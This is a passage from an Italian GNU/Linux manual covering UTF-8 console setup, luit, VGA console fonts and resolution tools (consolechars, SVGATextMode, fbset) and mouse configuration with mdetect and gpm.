Naturalmente non bisogna dimenticare di definire la configurazione locale corretta. Prima di poter intervenire nella variabile '**LANG**' ed eventualmente nelle variabili '**LC_***', occorre generare la localizzazione prescelta. Se la propria distribuzione GNU/Linux non fornisce uno strumento più semplice, si può procedere in modo manuale. A partire da '`/usr/share/locale/`' dovrebbero essere disponibili delle sottodirectory che contengono le localizzazioni già definite. Supponendo di voler creare la localizzazione '**it_IT.UTF-8**', ci dovrebbe essere la sottodirectory con lo stesso nome: '`it_IT.UTF-8/`'. Se non c'è, la si può creare come nell'esempio seguente:

localedef -v -c -i it_IT -f UTF-8 /usr/share/locale/it_IT.UTF-8 [*Invio*]

Nel caso di una distribuzione GNU/Linux Debian è più comodo utilizzare il comando seguente:

dpkg-reconfigure locales [*Invio*]

```
.-------------------------| Configuring Locales |---------------------------.
| Locale is a framework to switch between multiple languages for users who  |
| can select to use their language, country, characters, collation order,   |
| etc.                                                                       |
|                                                                            |
| Choose which locales to generate.  The selection will be saved to        |
| '/etc/locale.gen', which you can also edit manually (you need to run       |
| 'locale-gen' afterwards).                                                  |
|                                                                            |
| Select locales to be generated.                                            |
|                                                                            |
|    [*] it_CH.UTF-8 UTF-8                                                   |
|    [ ] it_IT@euro ISO-8859-15                                              |
|    [ ] it_IT ISO-8859-1                                                    |
|    [ ] it_IT.UTF-8@euro UTF-8                                              |
|    [*] it_IT.UTF-8 UTF-8                                                   |
|                                                                            |
|                                                                            |
|                   <Ok>                          <Cancel>                   |
|                                                                            |
'----------------------------------------------------------------------------'
```

Una volta creata la localizzazione è sufficiente intervenire nella variabile di ambiente '**LANG**', lasciando vuote le altre variabili '**LC_***':

$ **LANG=it_IT.UTF-8** [*Invio*]

$ **export LANG** [*Invio*]

115.3.4 Attivare e disattivare l'utilizzo della codifica UTF-8

Il pacchetto Linux console tools[7] contiene due script che dovrebbero facilitare il passaggio rapido alla codifica UTF-8 e il ripristino della codifica normale:

```
unicode_start
```

```
unicode_stop
```

Teoricamente il primo script, che attiva la funzionalità, prevede la possibilità di indicare l'insieme di caratteri da usare; in pratica, forse è meglio definire prima questa cosa.

Vale la pena di vedere cosa fanno questi script. Nei listati seguenti sono state semplificate molte cose:

```
#!/bin/sh
# start unicode mode
dumpkeys | loadkeys --unicode > /dev/null
kbd_mode -u
echo -n -e '\033%G'
```

```
#!/bin/sh
# stop unicode
kbd_mode -a
echo -n -e '\033%@'
```

Questi script potrebbero essere «rinforzati» aggiungendo la selezione dell'insieme dei caratteri per lo schermo e leggendo la configurazione della mappa della tastiera da un file stabilito. Seguono altri due esempi, sempre molto semplificati, dove in particolare si cerca di inviare il codice di attivazione dello schermo alle prime sei console virtuali:

```
#!/bin/sh
# start console UTF-8
#
kbd_mode -u
loadkeys -c -u /etc/console/boottime.kmap.gz    > /dev/null
for n in 1 2 3 4 5 6
do
    if [ -w /dev/tty$n ]
    then
        echo -n -e '\033%G' > /dev/tty$n
    fi
done
/usr/bin/consolechars -f /usr/share/consolefonts/lat1u-16.psf.gz
/usr/bin/consolechars -f /usr/share/consolefonts/LatArCyrHeb-16.psf.gz
```

```
#!/bin/sh
# stop console UTF-8
#
kbd_mode -a
loadkeys /etc/console/boottime.kmap.gz  > /dev/null
for n in 1 2 3 4 5 6
do
    if [ -w /dev/tty$n ]
    then
        echo -n -e '\033%@' > /dev/tty$n
    fi
done
/usr/bin/consolechars -f /usr/share/consolefonts/lat1u-16.psf.gz
```

Questi comandi possono essere utilizzati dall'utente '**`root`**' o da un utente comune, ma nel secondo caso, l'effetto del cambiamento di funzionamento si trasmette in modo incompleto alle console, perché possono mancare i permessi di scrittura ai file di dispositivo delle altre console virtuali. Si osservi che, una volta deciso di configurare la console per l'uso della codifica UTF-8, sarebbe meglio evitare di riportarla a funzionare secondo il vecchio sistema a byte, perché comunque c'è la possibilità di avviare i programmi più vecchi con l'aiuto di '**`luit`**'.

Riquadro 115.22. Configurazione automatica della console per la codifica UTF-8.

Considerato che UTF-8 consente la rappresentazione di tutti simboli previsti dall'insieme di caratteri universale, è auspicabile che diventi presto lo standard di tutti. Pertanto, è evidente che i passaggi necessari a impostare il terminale della console di un sistema GNU/Linux vadano inseriti all'interno di uno script della procedura di inizializzazione del sistema, in modo che all'avvio sia tutto eseguito automaticamente. Tuttavia, non è detto che le cose funzionino come previsto. Infatti, se si usa un sistema come uDev per la generazione automatica dei file di dispositivo nella directory '`/dev/`', può darsi che nella fase di avvio non ci siano tutti i file riferiti alle console virtuali che si intendono attivare. Per fare in modo che le cose funzionino, anche di fronte a questa difficoltà, può essere il caso di mettere i comandi necessari nel file '`/etc/profile`', in modo che siano eseguiti ogni volta che un utente accede al sistema, anche se questo è controproducente quando si vuole lavorare in una console secondo la vecchia modalità a byte.

115.4 Utilizzo di «luit»

Il programma '**luit**', che fa parte di X, è un filtro che si utilizza per avviare un altro programma, quando il proprio terminale a caratteri è configurato in modo da gestire la codifica UTF-8 (sia per la tastiera, sia per lo schermo) e il programma in questione utilizza una codifica differente:

luit [*opzioni*] [--] [*programma* [*argomenti*]]

Come si può intuire dal modello sintattico, in mancanza dell'indicazione di un programma da avviare, '**luit**' avvia una shell. Al posto di descrivere le opzioni di questo programma, vengono mostrati alcuni esempi, a cominciare da quello più semplice, in cui il controllo della conversione avviene semplicemente attraverso la configurazione della variabile '**LANG**':

$ **LC_ALL=en_US.ISO-8859-1 luit** ***mio_programma*** [*Invio*]

In questo caso si avvia il programma ***mio_programma*** specificando per lui la variabile di ambiente '**LC_ALL**' con il valore che si può vedere. Il programma '**luit**' fa in modo che i dati provenienti dalla tastiera siano convertiti da UTF-8 a ISO 8859-1, facendo l'opposto per i dati diretti dal programma allo schermo. Si osservi, comunque, che la configurazione locale del tipo '**en_US.ISO-8859-1**' deve essere stata predisposta.

$ **LC_ALL=en_US luit -encoding "ISO 8859-1"** ***mio_programma*** [*Invio*]

In questo caso, si rende esplicita la codifica con cui deve funzionare il programma '**mio_programma**', attraverso l'opzione '**-encoding**', secondo la notazione prevista da '**luit**'. Per la precisione, si può ottenere l'elenco di tutte le codifiche previste, secondo la notazione di '**luit**', con l'opzione '**-list**':

$ **luit -list** [*Invio*]

Si osservi che quando ci si collega a un elaboratore remoto, nel quale non è prevista una configurazione locale con una codifica UTF-8, è necessario usare '**luit**' come già mostrato, per esempio così:

$ **LC_ALL=en_US luit -encoding "ISO 8859-1" ssh** ***nodo*** [*Invio*]

Nell'esempio si può riconoscere l'uso del programma '**ssh**', ovvero di Secure Shell.

Si osservi che negli esempi è stata usata la variabile di ambiente '**LC_ALL**', perché questa prende il sopravvento su tutte le variabili '**LC_***' e su '**LANG**'.

115.5 Riferimenti

- Radovan Garabík, *Step by step introduction to switching your debian installation to utf-8 encoding*

  ⟨*http://melkor.dnp.fmph.uniba.sk/~garabik/debian-utf8/HOWTO/howto.html*⟩

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **Ncurses** software libero con licenza speciale FSF

[4] **Ncurses** software libero con licenza speciale FSF

[5] Per terminare l'utilizzo di '**`mc`**' si può utilizzare la sequenza [*Esc*][*0*] se non funziona il tasto [*F10*].

[6] **Ncurses** software libero con licenza speciale FSF

[7] **Linux console tools** GNU GPL

Capitolo 116

Console grafica VGA nei sistemi GNU/Linux

La console di un sistema GNU/Linux è normalmente priva di funzioni grafiche, con una risoluzione di 25 righe per 80 colonne di caratteri. Tuttavia, considerate le dimensioni comuni di uno schermo recente, diventa auspicabile la possibilità di visualizzare una densità maggiore di caratteri.

Tabella 116.1. Riepilogo dei programmi e dei file per intervenire nella risoluzione di una console di un sistema GNU/Linux.

Nome	Descrizione
'**consolechars**'	Definisce i caratteri per lo schermo delle console EGA/VGA.
'/usr/share/consolefonts/'	Directory dei file di definizione dei caratteri video della console.
'**SVGATextMode**'	Configura la modalità testo delle schede SVGA.
'**fbset**'	Configura la risoluzione grafica *frame buffer*.

In generale, si ritiene consigliabile e necessario solo l'utilizzo delle funzioni di programmazione del tipo di carattere per lo schermo, in modo da poter gestire simboli di alfabeti non latini; tutto il resto, anche la gestione del *frame buffer*, sarebbe meglio riservarlo alle situazioni in cui dovesse rivelarsi indispensabile.

116.1 Parametri di avvio: «vga=ask»

All'avvio di un kernel Linux in un elaboratore provvisto di adattatore grafico VGA, è possibile utilizzare il parametro '**vga**', per richiedere la visualizzazione sullo schermo della console a una densità maggiore di caratteri:

```
vga=n
```

```
vga=ask
```

Il valore numerico che si può assegnare al parametro '**vga**' dipende dalle caratteristiche dell'adattatore grafico. Pertanto, generalmente si usa assegnare la parola chiave '**ask**', con la quale si ottiene un menù dal quale è possibile selezionare ciò che è disponibile effettivamente.

L'utilizzo con successo di questo parametro di avvio implica che durante il funzionamento del sistema operativo non si modifichino i caratteri predefiniti (si veda la sezione successiva), cosa che però è quasi necessario fare, per poter gestire qualche simbolo in più, oltre a quelli essenziali delle lingue occidentali.

116.2 Modifica dei caratteri

Le console virtuali, che normalmente utilizzano schermi VGA, possono essere configurate in modo da utilizzare un insieme di caratteri differente da quello standard (il famigerato CP437) e anche per permettere la visualizzazione di più righe e più colonne.

In passato, nei sistemi GNU/Linux è stato usato il programma '**setfont**', [1] ora sostituito con '**consolechars**', [2] per l'impostazione dei caratteri da mostrare sullo schermo di una console:

```
setfont [opzioni] file_di_configurazione
```

```
consolechars [opzioni]
```

È molto importante l'uso di '**setfont**' o di '**consolechars**' quando si decide di utilizzare un insieme di caratteri esteso, come ISO 8859-1 o meglio ancora come ISO 10646, per poter visualizzare caratteri come le lettere accentate maiuscole, che non fanno parte della codifica standard di un'interfaccia video a caratteri tipica.

Per ottenere il risultato, questi programmi si avvalgono di file di definizione dei caratteri, collocati nella directory '`/usr/share/consolefonts/`'.

L'esempio seguente, visto sia per '**setfont**', sia per '**consolechars**', serve a ottenere la visualizzazione di caratteri utili nelle lingue europee, incluso l'arabo e l'ebraico, in uno schermo composto da 25 righe.

```
# setfont /usr/share/consolefonts/LatArCyrHeb-16.psf [Invio]
```

```
# consolechars -f /usr/share/consolefonts/LatArCyrHeb-16.psf [Invio]
```

Eventualmente, se la dimensione dei caratteri non è quella desiderata, si possono provare altri file della famiglia '`LatArCyrHeb-*.psf`'.

Per approfondire la sintassi di questi programmi, si veda la pagina di manuale *setfont(8)* oppure *consolechars(8)*; inoltre si veda la sezione 115.3.1.

116.3 SVGATextMode

Per i sistemi GNU/Linux esiste anche un altro programma che, oltre a definire l'insieme di caratteri, consente di sfruttare le caratteristiche della grafica VGA per ridimensionare lo schermo, allo scopo di consentire la visualizzazione di più righe e colonne:

```
SVGATextMode [opzioni] [Voce_di_configurazione]
```

'**SVGATextMode**', [3] per funzionare, non richiede il riavvio del sistema, interviene su tutte le console virtuali, però può entrare in conflitto con altri programmi che accedono direttamente alla gestione dell'adattatore grafico VGA. Sotto questo aspetto, sarebbe bene limitare l'uso di questo programma ai sistemi in cui non si usano programmi che richiedono la grafica o che emulano altri sistemi operativi.

È necessaria la configurazione con il file '`/etc/TextConfig`', piuttosto complesso. Generalmente, questo viene fornito già pronto per essere utilizzato con un adattatore grafico VGA standard, con un insieme di caratteri ISO 8859-1 normale.

Questa configurazione potrebbe andare bene, se non fosse che la codifica scelta non permette la visualizzazione dei caratteri pseudo-grafici utilizzati per le cornici nei programmi a tutto schermo come Midnight Commander ('**`mc`**'). Sarebbe il caso di modificare il file di configurazione in modo che contenga le righe seguenti, in pratica ritoccando quelle corrispondenti della configurazione originale.

```
Option "LoadFont"
FontProg "/usr/bin/consolechars -f"
FontPath "/usr/share/consolefonts"
FontSelect "lat1-16.psf"   8x16 9x16 8x15 9x15
FontSelect "lat1-14.psf"   8x14 9x14 8x13 9x13
FontSelect "lat1-12.psf"   8x12 9x12 8x11 9x11
FontSelect "lat1-10.psf"   8x10 9x10 8x9  9x9
FontSelect "lat1-08.psf"   8x8  9x8  8x7  9x7
```

Più avanti, nello stesso file di configurazione sono elencate le varie risoluzioni video a cui si può fare riferimento quando si vuole utilizzare '**`SVGATextMode`**'.

```
"80x25x8"        25.2   640  680  776  800    400  412  414  449 font  8x16
"80x25x9"        28.3   640  680  776  800    400  412  414  449 font  9x16

"80x28x8"        25.2   640  680  776  800    392  412  414  449 font  8x14
"80x28x9"        28.3   640  680  776  800    392  412  414  449 font  9x14

"80x29x8"        25.2   640  680  776  800    464  490  492  525 font  8x16
"80x29x9"        28.3   640  680  776  800    464  490  492  525 font  9x16

"80x30x8"        25.2   640  680  776  800    480  490  492  525 font  8x16
"80x30x9"        28.3   640  680  776  800    480  490  492  525 font  9x16
```

In base a quanto mostrato, si può tentare di visualizzare una schermata di 80 caratteri per 30 righe, con il comando seguente:

`#` **`SVGATextMode 80x30x8`** [*Invio*]

In generale, non è conveniente modificare la definizione delle risoluzioni disponibili; tuttavia, per approfondire il significato delle righe che compongono l'esempio di configurazione mostrato poco sopra, occorre conoscere in che modo si configura X, in particolare la sezione '**`Monitor`**', come descritto nel capitolo 226.

Per approfondire l'uso di questo programma, si vedano le pagine di manuale *SVGATextMode(8)* e *TextConfig(5)*.

116.4 Console VGA e «frame buffer»

Il kernel Linux è in grado di gestire graficamente la console, attraverso ciò che viene chiamato *frame buffer*. In pratica, nel kernel vengono incluse delle funzionalità apposite, assieme al codice specifico per l'adattatore grafico da controllare, di solito in forma di moduli (si veda eventualmente la sezione 67.2.18).

In pratica, è consigliabile che queste funzioni risiedano all'interno di moduli, in modo da poter attivare esattamente ciò che serve al proprio adattatore grafico. Il primo modulo da attivare per mettere in funzione il *frame buffer* è '**fbcon**':

modprobe fbcon [*Invio*]

lsmod | grep fbcon [*Invio*]

```
fbcon                 37024  0
tileblit               2688  1 fbcon
font                   8320  1 fbcon
bitblit                5376  1 fbcon
```

Dopo il caricamento di questo modulo, non si dovrebbe osservare alcun cambiamento per quanto riguarda l'aspetto dello schermo. La fase successiva richiede il caricamento del modulo specifico per l'adattatore grafico, che prima va identificato:

lspci | grep VGA [*Invio*]

```
0000:01:00.0 VGA compatible controller: nVidia Corporation NV5M64 ↩
↪[RIVA TNT2 Model 64/Model 64 Pro] (rev 15)
```

Quindi si cerca il modulo nella directory '/lib/modules/***versione***/kernel/drivers/video/':

uname -a [*Invio*]

```
Linux nanohost 2.6.15.6 #1 PREEMPT Mon Mar 6 16:05:13 CET 2006 i686 GNU/Linux
```

cd /lib/modules/2.6.15.6/kernel/drivers/video [*Invio*]

find . -name *fb* -print [*Invio*]

```
./cyber2000fb.ko
./arcfb.ko
./aty/aty128fb.ko
./aty/atyfb.ko
...
./neofb.ko
./nvidia/nvidiafb.ko
./pm2fb.ko
...
./vga16fb.ko
./vfb.ko
```

Intuitivamente, si opta per il modulo '**nvidiafb**':

modprobe nvidiafb [*Invio*]

lsmod | grep fb [*Invio*]

```
nvidiafb               48284  1
fbcon                  37024  73
tileblit                2688  1 fbcon
font                    8320  1 fbcon
bitblit                 5376  1 fbcon
```

Se si dispone del programma '**fbset**', si può tentare di modificare al volo la risoluzione. Per farlo, occorre conoscere leggere prima il contenuto del file '`/etc/fb.modes`':

grep ^mode /etc/fb.modes [*Invio*]

```
mode "640x480-60"
mode "640x480-72"
mode "640x480-75"
mode "640x480-90"
mode "640x480-100"
mode "768x576-75"
mode "800x600-48-lace"
mode "800x600-56"
mode "800x600-60"
mode "800x600-70"
mode "800x600-72"
mode "800x600-75"
mode "800x600-90"
mode "800x600-100"
mode "1024x768-43-lace"
mode "1024x768-60"
mode "1024x768-70"
mode "1024x768-72"
mode "1024x768-75"
mode "1024x768-90"
mode "1024x768-100"
mode "1152x864-43-lace"
mode "1152x864-47-lace"
mode "1152x864-60"
mode "1152x864-70"
mode "1152x864-75"
mode "1152x864-80"
mode "1280x960-75-8"
mode "1280x960-75"
mode "1280x960-75-32"
mode "1280x1024-43-lace"
mode "1280x1024-47-lace"
mode "1280x1024-60"
```

```
mode "1280x1024-70"
mode "1280x1024-74"
mode "1280x1024-75"
mode "1600x1200-60"
mode "1600x1200-66"
mode "1600x1200-76"
```

Si tenta di utilizzare una risoluzione di '**800x600-60**':

fbset 800x600-60 [*Invio*]

L'utilizzo del *frame buffer* ha degli inconvenienti: pur usando i moduli, una volta caricati, non è più possibile ritornare alla gestione normale; se si commettono degli errori, si rischia di rendere invisibile e inutilizzabile la console.

[1] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[2] **Linux console tools** GNU GPL

[3] **SVGATextMode** GNU GPL

Capitolo 117

Utilizzo del dispositivo di puntamento

Il mouse, in un terminale a caratteri, non è una cosa tanto comune. È normale in un ambiente grafico, ma nel caso di GNU/Linux c'è la possibilità di usarlo anche nelle console virtuali. Per gestire un mouse in questa situazione è necessario un demone che si occupi di seguirlo e di fornire ai programmi le informazioni sulle azioni del mouse stesso. Si tratta in pratica di un servente per la gestione del mouse. Trattandosi di un servente, i programmi con cui si può interagire con il mouse sono dei clienti e dipendono dal servente per il tipo di comunicazione che tra loro deve instaurarsi.

Il servente utilizzato normalmente per GNU/Linux è il demone '**gpm**', il quale ha in particolare il vantaggio di essere utile anche con i programmi che non sono fatti per il mouse, per copiare e incollare del testo.

In alcune situazioni, la gestione del mouse può diventare conflittuale, per esempio quando si utilizza un cosiddetto mouse bus (*bus-mouse*). In questa situazione non è possibile avere più programmi che leggono contemporaneamente il dispositivo corrispondente al mouse; in pratica non ci può essere in funzione il demone '**gpm**' assieme al sistema grafico X (a meno che X si avvalga proprio di '**gpm**') e nemmeno possono essere messi in funzione più sistemi grafici contemporaneamente. Il demone '**gpm**' è in grado di risolvere il problema occupandosi da solo del mouse e passando a tutte le altre applicazioni eventuali le informazioni sulle azioni compiute con il mouse stesso.

Tabella 117.1. Riepilogo dei programmi e dei file per la gestione del mouse in una console di un sistema GNU/Linux.

Nome	Descrizione
'/dev/mouse'	Collegamento simbolico al dispositivo del mouse.
'**mdetect**'	Individua il mouse e le sue caratteristiche.
'**gpm**'	Programma di gestione del mouse nelle console virtuali.
'/dev/gpmdata'	File FIFO gestito da '**gpm**'.

117.1 Dispositivo del mouse

Per convenzione, il file '/dev/mouse' dovrebbe corrispondere al dispositivo del mouse. In pratica, si crea un collegamento simbolico con questo nome che punta al dispositivo corrispondente al mouse utilizzato effettivamente. Di solito è lo stesso programma di installazione delle distribuzioni GNU/Linux a farlo.

Nel caso particolare dei mouse seriali, cioè di quelli connessi a una porta seriale, sono stati usati in passato i dispositivi '/dev/cua*'. Attualmente, questi sono diventati obsoleti e al loro posto si fa riferimento ai corrispondenti '/dev/ttyS*'.

Quando la lettura di questo dispositivo può essere solo esclusiva, a causa della sua natura, per evitare conflitti tra i programmi nel modo descritto in precedenza, si può creare il file FIFO '/dev/gpmdata'. Questo viene gestito dal demone '**gpm**' allo scopo di fornire a tutti gli altri programmi che accedono direttamente al mouse le informazioni sulle azioni compiute con lo stesso.

```
# mknod /dev/gpmdata p[Invio]
```

Il comando appena mostrato è ciò che serve per creare questo file nel caso non sia già disponibile. Per fare in modo che '**gpm**' gestisca questo file e di conseguenza si occupi del

mouse in qualunque situazione, deve essere utilizzata l'opzione '**-R**'. Inoltre, se si utilizza il sistema grafico X è necessario modificare manualmente la sua configurazione ('/etc/X11/XF86Config', '/etc/X11/xorg.conf' o simili) nella sezione '**InputDevice**', più o meno come si vede nell'esempio seguente:

```
Section "InputDevice"
    Identifier  "Generic Mouse"
    Driver      "mouse"
    Option      "CorePointer"
    Option      "Device"                "/dev/gpmdata"
    Option      "Protocol"              "IntelliMouse"
    Option      "Emulate3Buttons"       "true"
    Option      "ZAxisMapping"          "4 5"
    Option      "Buttons"               "5"
EndSection
```

Se si usano programmi che si avvalgono di SVGAlib (capitolo 223), conviene configurare il file '/etc/vga/libvga.config' con le direttive seguenti:

```
mouse IntelliMouse
mdev /dev/gpmdata
```

In pratica, per il sistema grafico X e per qualunque altro programma che dovesse accedere al dispositivo del mouse direttamente, si deve fare riferimento al tipo di mouse '**IntelliMouse**', utilizzando il file di dispositivo '/dev/gpmdata'.

Tabella 117.4. Alcuni file riferiti a dispositivi di puntamento secondo il kernel Linux. L'elenco completo può essere consultato nel file '***sorgenti_linux***/Documentation/devices.txt' tra i sorgenti del kernel.

File di dispositivo	Descrizione
'/dev/mouse'	Collegamento simbolico al file di dispositivo oppure a un file FIFO adatto.
'/dev/gpmdata'	File FIFO standard per ritrasmettere il movimento del mouse a più programmi.
'/dev/logibm'	mouse bus Logitech.
'/dev/psaux'	mouse PS/2.
'/dev/usb/mouse***n***'	***n***-esimo mouse USB (a partire da zero).

117.2 Utilizzo di «mdetect»

Il programma '**mdetect**' [1] è in grado di individuare un mouse che non è già utilizzato in qualche modo. Il risultato della scansione può essere usato per configurare '**gpm**', o anche X. Generalmente, quando si avvia '**mdetect**' è bene muovere il mouse in modo da facilitarne l'individuazione.

```
mdetect [opzioni]
```

Tabella 117.5. Alcune opzioni significative di '**`mdetect`**'.

Opzione	Descrizione
`-n`	Evita la ricerca di mouse Plug & Play.
`-o`	Genera un risultato adatto per la configurazione di XFree86 versione 3.*.
`-x`	Genera un risultato adatto per la configurazione di XFree86 versione 4.*, ovvero Xorg.
`-v`	Genera più informazioni.

Segue la descrizione di alcuni esempi.

- `#` **`mdetect`** [*Invio*]

  Scandisce le porte che potrebbero ospitare un mouse e genera un risultato che dovrebbe essere adatto alla configurazione di '**`gpm`**', per esempio come quello seguente:

```
/dev/psaux
ps2
```

  Come si vede, si tratta di un mouse PS/2, corrispondente al file di dispositivo '`/dev/psaux`'.

- `#` **`mdetect -x`** [*Invio*]

  Scandisce le porte che potrebbero ospitare un mouse e genera un risultato adatto al file di configurazione di XFree86 versione 4.*, ovvero a quello di Xorg. Se si trattasse del mouse descritto nell'esempio precedente, il risultato sarebbe quello seguente:

```
/dev/psaux
PS/2
```

- `#` **`mdetect -x -v`** [*Invio*]

  Come nell'esempio seguente, ma alla fine dà un pezzo di codice da inserire direttamente nel file di configurazione di XFree86 versione 4.*:

```
/dev/psaux says it's a psaux mouse
Found the following devices:
   /dev/psaux
   /dev/ttyS1
   /dev/ttyS0
Section "InputDevice"
        Identifier      "Generic Mouse"
        Driver          "mouse"
        Option          "CorePointer"
        Option          "Protocol"      "PS/2"
        Option          "Device"        "/dev/psaux"
EndSection
```

  Per la precisione, la parte di codice da inserire è esattamente questa:

```
Section "InputDevice"
        Identifier      "Generic Mouse"
        Driver          "mouse"
        Option          "CorePointer"
        Option          "Protocol"      "PS/2"
        Option          "Device"        "/dev/psaux"
EndSection
```

117.3 Utilizzo di «gpm»

Il programma '**gpm**' [2] permette di copiare e incollare porzioni dello schermo con i programmi normali e fornisce a quelli predisposti l'accesso a tutte le funzionalità del mouse. Può essere messa in funzione una sola copia del programma alla volta, di conseguenza è normale che '**gpm**' venga avviato una volta per tutte attraverso la procedura di inizializzazione del sistema.

```
gpm [opzioni]
```

A meno di fare uso di opzioni particolari, '**gpm**' si aspetta di trovare il collegamento '/dev/mouse' che punti al file di dispositivo corrispondente al mouse effettivamente a disposizione.

Se '**gpm**' viene utilizzato con l'opzione '**-R**', allora si abilita la gestione del file FIFO '/dev/gpmdata' e tutti gli altri programmi che dovessero accedere direttamente al mouse dovrebbero utilizzare questo file come dispositivo (che, salvo altra indicazione, si comporta come quello di un mouse '**MouseSystems**').

Tabella 117.10. Alcune opzioni.

Opzione	Descrizione
-B *sequenza*	Con questa opzione è possibile definire la disposizione dei tasti. Per esempio, '**gpm -B 123**' indica di utilizzare i tasti nella posizione normale: il primo è quello a sinistra, il secondo è quello centrale e il terzo è quello a destra. Nello stesso modo si può indicare una disposizione inversa per facilitare un utente che preferisce usare la mano sinistra ('**gpm -B 321**').
-m *file*	Permette di indicare un file di dispositivo diverso dal solito '/dev/mouse'.
-R [*tipo*]	Abilita la gestione del file FIFO '/dev/gpmdata' allo scopo di fornire ad altre applicazioni, che accedono direttamente al mouse, le informazioni sulle sue azioni. Se si indica il tipo, questo specifica il protocollo di comunicazione da utilizzare per tale scopo; altrimenti si fa riferimento in modo predefinito al tipo '**MouseSystems**' ('**msc**'). In base agli esempi mostrati, si dovrebbe invece specificare il tipo '**IntelliMouse**' ('**ms3**').
-t *tipo*	Permette di indicare il tipo di mouse a disposizione. Quando non si specifica questa opzione, il tipo predefinito è '**ms**', corrispondente a un mouse Microsoft con due o tre tasti. In particolare, '**-t help**' elenca tutti i tipi disponibili (si veda la tabella 117.11).
-2	Forza un funzionamento a due tasti. In questo modo il primo tasto serve a evidenziare e l'altro a incollare.

Opzione	Descrizione
`-3`	Forza un funzionamento a tre tasti. In questo modo il primo tasto serve a evidenziare, il secondo a incollare e il terzo a estendere la zona evidenziata. Questo è il funzionamento predefinito, perché il secondo tasto viene attivato solo a partire dal momento in cui questo viene premuto. Perciò, normalmente, non occorre preoccuparsi di indicare quanti tasti utilizzare.
`-S` ***comandi***	Permette di definire dei comandi da eseguire in corrispondenza di un clic triplo sul primo e sul terzo tasto.

Tabella 117.11. Elenco di alcuni nomi dei tipi di mouse utilizzabili con l'opzione '**`-t`**' e con l'opzione '**`-R`**'.

Tipo	Sinonimo	Descrizione
`mman`	`Mouseman`	Mouseman.
`ms`		Microsoft a due o tre tasti e compatibili (predefinito).
`ms+`		Come '**`ms`**', con il trascinamento nel tasto centrale.
`bare`	`Microsoft`	Microsoft a due tasti.
`msc`	`MouseSystems`	Mouse System, tre tasti.
`sun`		Variante del Mouse System.
`mm`	`MMSeries`	
`logi`	`Logitech`	Alcuni mouse seriali Logitech.
`logim`		Mouse Logitech che devono funzionare come mouse Mouse System a tre tasti.
`bm`	`BusMouse`	Busmouse Microsoft e compatibili.
`ps2`	`PS/2`	Busmouse PS/2.
`ncr`		Alcune penne di puntamento di alcuni portatili (NCR3125pen).
`wacom`		Tavoletta Wacom.
`genitizer`		Tavoletta Genitizer.
`logim`		Mouse Logitech in cui abilitare il funzionamento in modalità Mouse System.
`pnp`		Microsoft pnp.
`imps2`		Microsoft IntelliMouse su porta PS/2.
`ms3`		Mouse seriali IntelliMouse a tre tasti.
`netmouse`		Genius NetMouse (due tasti normali, più un tasto «su» e un tasto «giù»).
`cal`		Calcomp Ultraslate.
`calr`		Calcomp Ultraslate in modalità relativa.

Tipo	Sinonimo	Descrizione
`twid`		Tastiera Twidder.
`syn`	`synaptics`	Touchpad seriale Synaptics.
`syn2`	`synaptics_ps2`	Touchpad PS/2 Synaptics.
`brw`		Mouse Fellowes Browser a quattro bottoni e una rotella.
`js`	`Joystick`	Emulazione del mouse attraverso un joystick.
`summa`		Tavoletta Summa/Genius.
`mtouch`		Schermi *touchscreen* MicroTouch.
`acecad`		Tavolette Acecad in modalità assoluta.
`kmiabps2`		Kensignton Mouse «in a box» su PS/2.

Il funzionamento di '**`gpm`**' è relativamente semplice. Quando il mouse è riconosciuto dal programma che si sta utilizzando, dipende da questo il modo di gestire e interpretare le azioni compiute con il mouse. Quando il programma non è in grado di controllare il mouse, è possibile utilizzare il supporto alle operazioni di copia del testo.

Si seleziona una zona dello schermo premendo il primo tasto e trascinando fino alla posizione finale. Per incollare si può cambiare console virtuale, raggiungendo così l'applicazione all'interno della quale incollare il testo, quindi si preme il secondo tasto, o in mancanza il terzo. Il testo viene inserito come se fosse digitato, di conseguenza occorre che il programma lo permetta.

L'opzione '**`-S`**' permette di definire tre comandi, separati con il simbolo due punti ('**`:`**'), da eseguire in occasione di un clic triplo con il primo e il terzo tasto. In pratica, si tiene premuto il primo o il terzo tasto, mentre con l'altro (il terzo o il primo rispettivamente) si esegue un clic triplo in rapida successione. Se entro tre secondi dal rilascio dei tasti viene premuto uno dei tre tasti, viene eseguito uno dei comandi indicati nell'argomento di questa opzione.

Per esempio, se si utilizza l'opzione '**`-S "echo ciao:echo hello:echo bye"`**' e si preme un clic triplo, del tipo descritto, seguito dalla pressione del primo tasto, si ottiene l'esecuzione di '**`echo ciao`**', cioè viene visualizzata la parola '**`ciao`**'. Se invece alla fine si seleziona il secondo tasto, si ottiene la parola '**`hello`**'. Infine, se si tratta del terzo tasto, si ottiene '**`bye`**'.

Questo sistema potrebbe essere particolarmente utile per definire un comando per il riavvio del sistema, quando per qualche motivo non si può usare la tastiera per farlo e non si rendono disponibili altre alternative.

Segue la descrizione di alcuni esempi.

- `#` **`gpm -t imps2`** [*Invio*]

  Avvia '**`gpm`**' predisponendolo per utilizzare un mouse PS/2 a tre tasti con rotellina (va bene anche se la rotellina non c'è e se i tasti sono solo due).

- `#` **`gpm -R -t imps2`** [*Invio*]

Avvia '**gpm**' predisponendolo per utilizzare un mouse PS/2 a tre tasti con rotellina, abilitando la gestione del file '/dev/gpmdata'. Il sistema grafico X e altri programmi che dovessero accedere direttamente al dispositivo del mouse, dovrebbero essere istruiti a utilizzare il file '/dev/gpmdata', corrispondente a un mouse '**IntelliMouse**'.

- # **gpm -t imps2 -m /dev/psaux -R ms3** [*Invio*]

  Come nell'esempio precedente, avvia '**gpm**' predisponendolo per utilizzare un mouse PS/2 a tre tasti con rotellina, abilitando la gestione del file '/dev/gpmdata'; in particolare viene specificato il file di dispositivo del mouse e il tipo di protocollo da usare per la comunicazione attraverso il file '/dev/gpmdata'.

- # **gpm -S "shutdown -h now:shutdown -r now:init 0"** [*Invio*]

  Avvia '**gpm**' definendo i comandi speciali da eseguire in caso di un clic triplo. Se dopo il clic triplo si preme il primo tasto, si conclude l'attività del sistema; se si preme il secondo, si riavvia; se si preme il terzo, si conclude l'attività, ma attraverso una chiamata diretta all'eseguibile '**init**'.

117.4 Avvio del servizio di gestione del mouse

